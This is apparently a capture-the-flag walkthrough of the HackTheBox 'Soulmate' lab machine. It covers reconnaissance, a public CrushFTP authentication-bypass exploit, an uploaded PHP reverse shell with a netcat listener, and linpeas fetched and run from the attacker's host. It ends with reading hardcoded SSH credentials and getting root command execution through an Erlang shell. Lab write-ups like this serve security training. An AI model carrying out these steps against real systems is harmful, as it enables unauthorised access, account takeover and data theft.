Initial Reconnaissance
I started the Soulmate HackTheBox challenge by performing an nmap scan to identify active services on the target system.
nmap -sC -sV 10.10.11.86
Starting Nmap 7.97 ( https://nmap.org ) at 2025-10-04 09:54 +0200
Nmap scan report for soulmate.htb (10.10.11.86)
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Soulmate - Find Your Perfect Match
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
Key Findings:
- Port 22 (SSH) open
- Port 80 (HTTP) open
Host Configuration
I added the domain to my /etc/hosts file for easy access:
On general linux distro
echo "10.10.11.86 soulmate.htb" | sudo tee -a /etc/hostsOn nixos for me I edit my configuration.nix
networking.extraHosts = ''
    10.10.11.86 soulmate.htb
  '';
Web Application Exploration

Visiting http://soulmate.htb in the browser revealed a dating website with typical features:
- The site features user registration, login, profile creation, dating profile browsing, and member interactions.
Web Directory Enumeration
I used dirsearch to scan for hidden directories and files:
dirsearch -u http://soulmate.htbImportant Findings:
[09:58:38] 301 -  178B  - /assets  ->  http://soulmate.htb/assets/
[09:58:38] 403 -  564B  - /assets/
[09:58:49] 200 -    8KB - /login.php
[09:58:56] 200 -   11KB - /register.php
The presence of login and register pages confirmed potential attack vectors. However, no sensitive backup files were found directly accessible.
Subdomain Enumeration
Using ffuf, I performed subdomain discovery to identify any additional interfaces:
ffuf -u http://10.10.11.86 -H "Host: FUZZ.soulmate.htb" \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 4
you can get the .txt here
Result:
ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 46ms]I updated my /etc/hosts to include:
For general linux distro
echo "10.10.11.86 ftp.soulmate.htb" | sudo tee -a /etc/hostsFor nixos edit your configuration
networking.extraHosts = ''
    10.10.11.86 ftp.soulmate.htb
  '';
CrushFTP Service Analysis
Visiting http://ftp.soulmate.htb redirected to a professional-looking CrushFTP login page at /WebInterface/login.html.

Examining the HTML source revealed the exact CrushFTP version embedded in asset URLs:
<script src="/WebInterface/new-ui/assets/app/components/loader2.js?v=11.W.657-2025_03_08_07_52"></script>
<link rel="stylesheet" href="/WebInterface/new-ui/assets/css/app.css?v=11.W.657-2025_03_08_07_52">
CrushFTP Version Identified: 11.W.657 (Build Date: March 8, 2025)
Vulnerability Research
A quick search for known vulnerabilities related to CrushFTP 11.W.657 revealed the following critical issue:
CVE-2025–31161 — Authentication Bypass Vulnerability
This allowed any user to be added without proper authentication.
I cloned the public exploit from GitHub and ran it to create a test user with password admin123:
git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161
cd CVE-2025-31161
python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user test --password admin123
Output:
[+] User created successfully
[+] You can now login with:
    Username: test
    Password: admin123
Now I had credentials to log into the CrushFTP web interface as test:admin123 .
After logging in, I clicked on the Admin button.

Then, I navigated to the User Option tab.

Here, the following users were listed:
http://ftp.soulmate.htb/WebInterface/UserManager/index.html
- ben — Regular user account
- crushadmin — Administrative account
- default — Default system account
- jenna — Regular user account
- TempAccount — Temporary account
User Account Manipulation
I selected the user ben to modify the password.

Next, I clicked the Generate random Password button.
After the random password was generated, I deleted it and entered my own password (123456), then clicked Use this password.
A prompt appeared:
Verification: User ben password successfully changed to 123456
I clicked OK*.*
Finally, I clicked Save at the bottom of the page.

After saving, I returned to the home page:
Then, I logged out and proceeded to login using the new credentials:
Exploitation — Reverse Shell
After logging in as ben, I explored the available directories:
- /IT/ – Information Technology files
- /ben/ – User-specific directory
- /webProd/ – Web production directory (target for file upload)

I navigated to the web production directory:
http://ftp.soulmate.htb/#/webProd/
There was an Upload option available. I grabbed a PHP reverse shell:
git clone https://github.com/pentestmonkey/php-reverse-shell.git
cd php-reverse-shell
I made a copy of the reverse shell script:
cp php-reverse-shell.php shell.php
nvim shell.php
I edited shell.php to configure the payload with my VPN IP and listening port.
On another terminal, I started a netcat listener:
nc -lnvp 4444Then, I uploaded the shell via the web interface by clicking Add File and selecting shell.php.

Once uploaded, the shell was accessible:
curl http://soulmate.htb/shell.phpGetting the Reverse Shell
After triggering the uploaded shell, I received a connection back to my netcat listener:
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.59] from (UNKNOWN) [10.10.11.86] 44832
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
To get a more stable shell, I upgraded to a fully interactive one by spawning a Python pty shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'System Enumeration
Next, I ran LinPEAS for automated privilege escalation enumeration.
- On my attacker machine, I started a simple HTTP server to serve linpeas.sh:
python3 -m http.server 8000- On the target machine, I downloaded and executed linpeas.sh:
cd /dev/shm/
wget http://10.10.14.59:8000/linpeas.sh -O lin.sh
chmod +x lin.sh
./lin.sh
Critical Discovery — Suspicious Running Script
While reviewing the process list, I noticed a suspicious service running as root:
root 1048 0.0 1.8 2260044 72276 ? Ssl 16:06 0:03 /usr/local/lib/erlang_login/start.escript -B ...I examined the script contents:
cat /usr/local/lib/erlang_login/start.escriptAnd found hardcoded SSH credentials for the user ben:
{auth_methods, "publickey,password"},
{user_passwords, [{"ben", "HouseH0ldings998"}]},
{idle_time, infinity},
{max_channels, 10},
{max_sessions, 10},
Capturing the User Flag
With the retrieved password, I SSH-ed into the machine as ben:
ssh ben@soulmate
Password: HouseH0ldings998
Then, I captured the user flag:
ben@soulmate:~$ cat user.txt
81b8219692204e627f7e41a11e42b26b
Post Exploitation — Privilege Escalation to Root
After gaining user access as ben, I checked for sudo privileges:
ben@soulmate:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.
So, ben had no sudo rights.
Critical Discovery — Erlang SSH Service
While reviewing LinPEAS output, I noticed an interesting service:
An Erlang SSH service running on port 2222.
Since I already had valid credentials for ben, I attempted an SSH connection to localhost on that port:
ben@soulmate:~$ ssh ben@localhost -p 2222
Password: HouseH0ldings998
This connected me directly into an Erlang shell:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
Erlang Command Execution
After researching Erlang security, I learned that the os:cmd /1 function allows command execution from the Erlang shell.
Reference:
https://vuln.be/post/os-command-and-code-execution-in-erlang-and-elixir/
I verified privilege escalation by running:
(ssh_runner@soulmate)1> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
? Critical Finding:
The Erlang shell is running with root privileges.
Root Flag Capture
Finally, I retrieved the root flag using the same command execution method:
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").Output:
80461dd19af5e549e5b73211e1a2c8c9Ready to level up your hacking skills?
Join Hack The Box — the ultimate platform to learn penetration testing and cybersecurity hands-on.
? Start hacking here and get access to real-world labs, challenges, and career-boosting skills.
Conclusion
Soulmate was a great beginner-friendly HackTheBox machine for practicing web exploitation, reverse shells, and privilege escalation.
Thanks for reading this walkthrough — hope it helps in your pentesting journey!

Soulmate HTB Walkthrough was originally published in InfoSec Write-ups on Medium, where people are continuing the conversation by highlighting and responding to this story.